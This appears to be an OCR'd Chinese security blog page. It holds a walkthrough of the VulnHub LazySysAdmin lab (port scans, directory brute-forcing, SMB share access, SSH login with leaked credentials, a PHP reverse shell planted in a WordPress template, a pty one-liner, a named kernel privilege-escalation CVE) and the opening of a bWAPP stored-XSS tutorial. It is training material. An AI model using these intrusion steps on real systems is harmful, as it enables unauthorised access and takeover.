
3 Look in front of you

4 Tweet @togiemcdogie if you need more hints

ip 探测

由于我们的目标与我们的物理机位于同一网段，所以我们要做的就是先获取目标机器的地址。在内网主机探测中，可以使用 netdiscover 来进行。

```
netdiscover -i wlo1
```



端口扫描

我们需要知道目标机器上运行了哪些服务，利用某些服务的漏洞或配置不当来进行攻击，所以我们先进行端口扫描。

使用 masscan 扫描

```
masscan 192.168.0.100 -p 1-10000 --rate=1000
```

使用 nmap 扫描

nmap -T4 -A -v 192.168.0.100 -p 0-10000

```
→ evilk0 nmap -T4 -A -v 192.168.0.31 -p0-10000

Starting Nmap 7.50 ( https://nmap.org ) at 2018-01-31 20:55 CST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Initiating ARP Ping Scan at 20:55
Scanning 192.168.0.31 [1 port]
Completed ARP Ping Scan at 20:55, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:55
Completed Parallel DNS resolution of 1 host. at 20:55, 0.00s elapsed
Initiating SYN Stealth Scan at 20:55
Scanning LazySysAdmin.lan (192.168.0.100) [10001 ports]
Discovered open port 80/tcp on 192.168.0.100
Discovered open port 22/tcp on 192.168.0.100
Discovered open port 139/tcp on 192.168.0.100
Discovered open port 445/tcp on 192.168.0.100
Discovered open port 3306/tcp on 192.168.0.100
Discovered open port 6667/tcp on 192.168.0.100
Completed SYN Stealth Scan at 20:55, 1.66s elapsed (10001 total ports)
Initiating Service scan at 20:55
Scanning 6 services on LazySysAdmin.lan (192.168.0.100)
Completed Service scan at 20:55, 11.04s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against LazySysAdmin.lan (192.168.0.100)
Retrying OS detection (try #2) against LazySysAdmin.lan (192.168.0.100)
Initiating Traceroute at 20:55
Completed Traceroute at 20:55, 0.03s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 20:55
Completed Parallel DNS resolution of 2 hosts. at 20:55, 0.00s elapsed
NSE: Script scanning 192.168.0.100.
Initiating NSE at 20:55
Completed NSE at 20:55, 10.04s elapsed
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Nmap scan report for LazySysAdmin.lan (192.168.0.100)
Host is up (0.00050s latency).
Not shown: 9994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
|   2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
|   256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:0c:b4:92:04 (ECDSA)
|_  256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (EdDSA)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Silex v2.2.7
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 4 disallowed entries
|_/old/ /test/ /TR2/ /Backnode_files/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Backnode
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
| irc-info:
|   server: Admin.local
|   users: 1.0
|   servers: 1
|   chans: 0
|   lusers: 1
|   lservers: 0
|   source ident: nmap
|   source host: 192.168.2.107
|_  error: Closing link: (nmap@192.168.2.107) [Client exited]
MAC Address: 08:00:27:DA:8A:AC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Uptime guess: 0.008 days (since Wed Jan 31 20:44:16 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| nbstat: NetBIOS name: LAZYSYSADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   LAZYSYSADMIN<00>     Flags: <unique><active>
|   LAZYSYSADMIN<03>     Flags: <unique><active>
|   LAZYSYSADMIN<20>     Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: lazysysadmin
|   NetBIOS computer name: LAZYSYSADMIN\x00
|   Domain name: \x00
|   FQDN: lazysysadmin
|_  System time: 2018-01-31T22:55:23+10:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT     ADDRESS
1   0.50 ms LazySysAdmin.lan (192.168.0.100)

NSE: Script Post-scanning.
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.19 seconds
           Raw packets sent: 11045 (487.680KB) | Rcvd: 11034 (442.816KB)
```

对比可发现 masscan 扫描端口的速度比 nmap 快很多，但是想要知道端口所运行服务的具体信息，就要用到 nmap 了。

根据扫描结果可知目标机开启了 22、80、139、445、3306、6667 这几个端口。

我们先从 web 入手。我们先使用 dirb 来爆破目标存在的目录（dirb 安装方法附在文章最后）

./dirb http://192.168.0.100 wordlists/common.txt -o /home/evilk0/Desktop/result.txt

用法：./dirb 目标 url 用于爆破的目录 -o 输出文件

在工具扫描的同时，我们手工探测漏洞利用点。访问目标 web 服务,未发现什么，查看是否存在 robots.txt 发现 4 个目录，并且存在目录遍历漏洞，但是并没用获取到可以利用的信息。

http://192.168.0.100/robots.txt

Index of /Backnode_files


Name	Last modified	Size	Description
Parent Directory		-	
AAEAAQAAAAAAAAdJAAAAJDhiNGY1YTk3LTQ3NTctNDE1Ny1hZmU4LTlhMWE4.jpg	2017-08-06 11:36	31K	
failure-good-thing-fixed.png	2017-08-06 11:36	141K	
front-end.css	2017-08-06 11:36	5.4K	
front-end.js	2017-08-06 11:36	7.2K	
jquery-ui.js	2017-08-06 11:36	19K	
jquery.js	2017-08-06 11:36	84K	
logo.png	2017-08-06 11:36	9.7K	
normalize.css	2017-08-06 11:36	7.2K	
pageable.js	2017-08-06 11:36	3.6K	
picto1.png	2017-08-06 11:36	3.3K	
picto2.png	2017-08-06 11:36	6.0K	
picto3.png	2017-08-06 11:36	1.5K	
script.json	2017-08-06 11:36	72	
styles.css	2017-08-06 11:36	13K	
tumblr_lb4pi2yt1C1qb2xivo1_500.gif	2017-08-06 11:36	191K	

Apache/2.4.7 (Ubuntu) Server at 192.168.2.103 Port 80

使用 curl 获取目标 web 的 banner 信息，发现使用的中间件是 apache2.4.7，目标系统为 Ubuntu。

```
→  evilk0 curl -I 192.168.0.100

HTTP/1.1 200 OK
Date: Wed, 31 Jan 2018 13:01:20 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Sun, 06 Aug 2017 05:02:15 GMT
ETag: "8ce8-5560ea23d23c0"
Accept-Ranges: bytes
Content-Length: 36072
Vary: Accept-Encoding
Content-Type: text/html
```

我们再来看看 dirb 扫描结果，发现目标文章用的是 wordpress，且还有 phpmyadmin



```
➜  dirb222 cat /home/evilk0/Desktop/result.txt | grep "^+"

+ http://192.168.0.100/index.html (CODE:200|SIZE:36072)
+ http://192.168.0.100/info.php (CODE:200|SIZE:77257)
+ http://192.168.0.100/robots.txt (CODE:200|SIZE:92)
+ http://192.168.0.100/server-status (CODE:403|SIZE:293)
+ http://192.168.0.100/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.0.100/phpmyadmin/index.php (CODE:200|SIZE:8262)
+ http://192.168.0.100/phpmyadmin/libraries (CODE:403|SIZE:300)
+ http://192.168.0.100/phpmyadmin/phpinfo.php (CODE:200|SIZE:8264)
+ http://192.168.0.100/phpmyadmin/setup (CODE:401|SIZE:459)
+ http://192.168.0.100/wordpress/index.php (CODE:301|SIZE:0)
+ http://192.168.0.100/wordpress/xmlrpc.php (CODE:405|SIZE:42)
+ http://192.168.0.100/javascript/jquery/jquery (CODE:200|SIZE:252879)
+ http://192.168.0.100/javascript/jquery/version (CODE:200|SIZE:5)
+ http://192.168.0.100/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-content/index.php (CODE:200|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)
+ http://192.168.0.100/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)
```

wpscan 扫描结果


enum4linux 192.168.0.100

windows 下获取共享资源


net use k: \\192.168.0.100\share$

linux 下获取共享资源

mount -t cifs -o username='',password='' //192.168.0.100/share$ /mnt



发现两个关键的文件 deets.txt 和 wp-config.php




所以我们尝试用上面获取的 mysql 账号密码去登录 phpmyadmin，但是发现没一个表项可以查看。

不过不要紧，上面还有一个密码是 12345，而且之前我们登录 WordPress 页面的时候，页面显示 My name is togie.， 所以我们可以用账号：togie 密码：12345 尝试登录 ssh，发现可以成功登录。

有了 root 权限，我们就有权限查看目标文件 /root/proof.txt，这样就算完成了整个游戏了。这里刚好 togie 有 root 权限，所以我直接用 sudo su 切换到 root 权限，但是如果 togie 没有 root 权限，那么我们就需要通过其他方式来提权了。

思路二

通过 账号：Admin 密码：TogieMYSQL12345^^ 登录 WordPress 控制面板，向 404.php 页面模板插入 PHP 反弹 shell 的代码。




编辑好后，点击下面的 upload file 应用，然后访问

http://192.168.0.100/wordpress/?p=2

出现 no tty present and no askpass program specified，刚好目标机有 python 环境，所以我们导入 Python 的 pty 模块。

python -c 'import pty; pty.spawn("/bin/sh")'

但是我们不知道 www-data 的密码，所以接下来就要进行提权，先来看一下目标机的详细信息



所以用 CVE-2017-1000112 提权即可，但是目标机上没有 gcc，这时候，我们可以本地搭建和目标机一样的环境，在本地编译好提权 exp 后，在目标机器上运行即可。

dirb 安装方法（kali 已自带）

参考链接：

VulnHub Walk-through – LazySysAdmin: 1

https://grokdesigns.com/vulnhub-walkthrough-lazysysadmin-1/

LazySysAdmin Vulnerable Machine Walk-through

https://uart.io/2017/12/lazysysadmin-1/

新手指南：Bwapp 之 XSS – stored

原创： loveyoucty 信安之路 2018-01-14

XSS 全称：跨站脚本（ Cross Site Scripting ）,为了不和层叠样式表（ Cascading Style Sheets ）的缩写 CSS 混合，所以改名为 XSS；攻击者会向 web 页面（ input 表单、 URL 、留言版等位置）插入恶意 JavaScript 代码，导致 管理员/用户 访问时触发，从而达到攻击者的目的。


XSS 的危害：窃取管理员/用户的 cookie 非法登录，导致网站被挂马、服务器沦陷被控制等等……

XSS 类型：反射型、存储型、 DOM 型

0x01 代码审计

1.安全等级-low(未对字符做任何处理)

服务器端核心代码，数据提取及表单显示数据部分代码:



1 <?php
2
3 // Selects all the records
4
5 $entry_all = isset($_POST["entry_all"]) ? 1 : 0;
6
7 if($entry_all == false)
8 {
9
10 $sql = "SELECT * FROM blog WHERE owner = '" . $_SESSION["login"] . "'";
11
12 }
13
14 else
15 {
16
17 $sql = "SELECT * FROM blog";
18
19 }
20
21 $recordset = $link->query($sql);
22
23 if(!$recordset)
24 {
25
26 // die("Error: " . $link->connect_error . "

");
27
28 ?>
信安之路

```
<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

      <table>

            <tr>

                  <td><a href="portal.php">Bugs</a></td>
                  <td><a href="password_change.php">Change Password</a></td>
                  <td><a href="user_extra.php">Create User</a></td>
                  <td><a href="security_level_set.php">Set Security Level</a></td>
                  <td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
                  <td><a href="credits.php">Credits</a></td>
                  <td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
                  <td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
                  <td><font color="red">Welcome <?php if(isset($_SESSION["login"])){echo ucwords($_SESSION["login"]);}?></font></td>

            </tr>

      </table>

</div>

<div id="main">

      <h1>HTML Injection - Stored (Blog)</h1>

      <form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="POST">

      <table>

                  <tr>

                        <td colspan="6"><p><textarea name="entry" id="entry" cols="80" rows="3"></textarea></p></td>

                  </tr>

                  <tr>

                        <td width="79" align="left">

                              <button type="submit" name="blog" value="submit">Submit</button>

                        </td>

                        <td width="85" align="center">

                              <label for="entry_add">Add:</label>
                              <input type="checkbox" id="entry_add" name="entry_add" value="" checked="on">

                        </td>

                        <td width="100" align="center">

                              <label for="entry_all">Show all:</label>
                              <input type="checkbox" id="entry_all" name="entry_all" value="">

                        </td>

                        <td width="106" align="center">

                              <label for="entry_delete">Delete:</label>
                              <input type="checkbox" id="entry_delete" name="entry_delete" value="">

                        </td>

                        <td width="7"></td>

                        <td align="left"><?php echo $message;?></td>

                  </tr>

      </table>

      </form>

      <br />

      <table id="table_yellow">

            <tr height="30" bgcolor="
```

PHP - low 级别显示代码为：

```php
function htmli($data)
{

    include("connect_i.php");

    switch($_COOKIE["security_level"])
    {

        case "0" :

            $data = sqli_check_3($link, $data);
            break;

        case "1" :

            //$data = sqli_check_3($link, $data);
            $data = xss_check_4($data);
            break;

        case "2" :

            //  $data = sqli_check_3($link, $data);
           $data = xss_check_3($data);
            break;

        default :

            $data = sqli_check_3($link, $data);
            break;

    }
```



关键的语句：

Return mysqli_real_escape_string(data);

下列字符受影响:

\x00 ,\n ,\r ,\ ,' ," ,\x1a

如果成功，则该函数返回被转义的字符串。如果失败，则返回 false。

2.安全等级- medium

服务器端代码：

关键语句：

return addslashes($data);

stringaddslashes (string $str)

本函数可在 PHP4 和 PHP5 下使用。

返回字符串，该字符串为了数据库查询语句等的需要在某些字符前加上了反斜线。这些字符是单引号（'）、双引号（"）、反斜线（\）与 NULL（NULL 字符）。

